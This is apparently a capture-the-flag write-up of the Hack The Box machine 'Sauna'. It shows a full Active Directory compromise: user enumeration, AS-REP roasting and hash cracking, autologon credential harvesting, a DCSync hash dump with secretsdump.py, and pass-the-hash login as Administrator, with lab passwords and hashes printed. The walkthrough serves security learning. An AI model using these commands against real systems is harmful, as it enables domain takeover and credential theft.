Sauna - 10.10.10.175

Intro


Sauna is an easy windows box that includes some basic active directory attacks like kerberoasting a found user on the website, dumping cached credentials on the machine and abusing our DCSync rights to dump the NTDS.dit from the domain controller to retrieve the Administrator hash.

Recon

```
Nmap scan report for 10.10.10.175
Host is up (0.072s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-
BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-
BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/18%Time=5E4C4E03%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m59s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-02-19T04:52:31
|_  start_date: N/A
```

- According to the listed ports this box might be a domain controller
- Let's check out port 80 to see if we can get any hints


Port 80



While looking at the site, I always run some scans in the background. Below are the results of gobuster:

```
/images (Status: 301)
/Images (Status: 301)
/css (Status: 301)
/fonts (Status: 301)
/IMAGES (Status: 301)
/Fonts (Status: 301)
/CSS (Status: 301)
```

Moving on to http://10.10.10.175/about.html, we can see some potential users on the machine:



Let's write their names in different variations in a file for further enumeration.

To test if any users are valid on the machine, i used kerbrute using the pre-authentication feature of kerberus:

```
/opt/kerbrute/kerbrute userenum -d egotistical-bank.local --dc 10.10.10.175 users.txt


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/18/20 - Ronnie Flathers @ropnop

2020/07/18 12:22:32 >  Using KDC(s):
2020/07/18 12:22:32 >   10.10.10.175:88

2020/07/18 12:22:33 >  [+] VALID USERNAME:       fsmith@egotistical-bank.local
2020/07/18 12:22:33 >  Done! Tested 50 usernames (1 valid) in 0.263 seconds
```

Now that we have at least one valid username for the machine we can do some basic windows enumeration. I like to test some of the impacket scripts from SecureAuthCorp. Since we already tested users if they have the pre-authentication attribute enabled, we know that this user might be vulnerable to a kerberoast attack, this can be done using the GetNPUsers.py:

```
 GetNPUsers.py -k -no-pass -dc-ip 10.10.10.175 egotistical-bank.local/fsmith
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for fsmith
$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:9309145f3023355b1c2997d0ac1027b2$11f0a3b37cf939926a3e99ae2a64939bfe490d191bd
0b2dd7c2d868a5db53dc89ccf484c85221e6f70724df9bc0df535a4916b36b1a4e66cde4f3a8c64cb663c8ca4
2bd3dde7169dd1eab2623afe4d7f454e3f0bf43c59682b20905b62ad650331c1bd6300641680abea55f5c89b
8cec6a50e6770ce0669cbbce4c358f8a98010920471499960e529d7e40ad9fe12cebef25e1f212fa69567ed944
48bef1ac8c4c17fc9a1f6fe9724ba0f06f6064b058f8cd0d9c28a5d2de1029edfe7f43f8c6595b1f3398482f4786
a3b44b80fb8a18f15fe321348914ff53b89a6a59d6933054259891e9c3547743e33e6d219cf1e6ecd308168ba
d52c86dc2dff4c5e2e38c0
```

Suprise suprise, we got a hash. Let's crack it:

```
john -w=/usr/share/wordlists/rockyou.txt fsmith.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 /
PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:05 DONE (2020-07-18 12:27) 0.1760g/s 1855Kp/s 1855Kc/s 1855KC/s Tiffani1432..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

And we get some credentials: `fmsith:Thestrokes23`

We can now connect to the machine using the credentials via evil-winrm and claim the userflag.

Enumeration on the machine

After doing some basic enumeration (checking privs, accessable data or shares, other users on the machine), I also like to run some enumeration scripts. We can transfer them to the box running the simple http server from python on my machine and request a download:

- On my machine:

```
python3 -m http.server 80
```

- On the box:

```
Invoke-WebRequest -Uri http://10.10.14.3/WindowsEnum.ps1 -outfile we.ps1
```

I normally use WinPEAS and windowsEnum. In this case I decided to use windows enum to do the task:


```
PS C:\Users\FSmith\Documents> ./WindowsEnum.ps1
[...]
-----------------------------------------
User Autologon Registry Items
-----------------------------------------

DefaultDomainName DefaultUserName              DefaultPassword
----------------- ---------------              ---------------
EGOTISTICALBANK   EGOTISTICALBANK\svc_loanmanager Moneymakestheworldgoround!

[...]
```

Now we have the credentials of one of the service users. Credentials: `svc_loanmgr:Moneymakestheworldgoround!`

Become root

Now we can once again connect to the machine now with the creds of the service user.

Now that we're on the system, we can once again do our basic enumeration and eventually run bloodhound. I won't go too much into detail, but basically we will gather some information concerning our group membership +our permissions using sharphound. Once We have the zip file, we can import the data and set the query to "Check for DCSync rights" to see the following:



SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL

Sessions	0
Sibling Objects in the Same OU	6
Reachable High Value Targets	1
Effective Inbound GPOs	1
See user within Domain/OU Tree	

Node Properties

Display Name	L Manager
Object ID	S-1-5-21-2966785786-3096785034-1186376766-1108
Password Last Changed	Fri, 24 Jan 2020 23:48:31 GMT
Last Logon	Never
Last Logon (Replicated)	Thu, 12 Mar 2020 01:12:03 GMT
Enabled	True
AdminCount	False
Compromised	False
Password Never Expires	True
Cannot Be Delegated	False
ASREP Roastable	False

Extra Properties

distinguishedname	CN=L Manager,CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
domain	EGOTISTICAL-BANK.LOCAL
name	SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL
passwordnotreqd	False
unconstraineddelegation	False

As we can see, our user svc_loanmgr is able to sync the ntds.dit (where the credentials of all domain users are stored). This case is usually required when using trust relationships between multiple domain forests in windows, but in this case we will just dump the credential using impacket's secretsdump.py:

```
secretsdump.py -dc-ip 10.10.10.175 'egotistical-
bank.local/svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175'
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-
BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd
:::
EGOTISTICAL-
BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:
::
EGOTISTICAL-
BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2
bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:a7689cc5799cdee8ace0c7c880b1efe3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
Administrator:aes128-cts-hmac-sha1-96:145e4d0e4a6600b7ec0ece74997651d0
Administrator:des-cbc-md5:19d5f15d689b1ce5
krbtgt:aes256-cts-hmac-sha1-
96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-
96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-
96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-
96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-
96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-
96:5f39f2581b3bbb4c79cd2a8f56e7f3427e707bd3ba518a793825060a3c4e2ef3
SAUNA$:aes128-cts-hmac-sha1-96:c628107e9db1c3cb98b1661f60615124
SAUNA$:des-cbc-md5:104c51
```

Now that we have the administrator hash, we can connect to the machine using evil-winrm and claim our hard earned root flag located at the destkop:

```
./evil-winrm.rb -i 10.10.10.175 -u Administrator -H "d9485863c1e9e05851aa40cbb4ab9dff"
```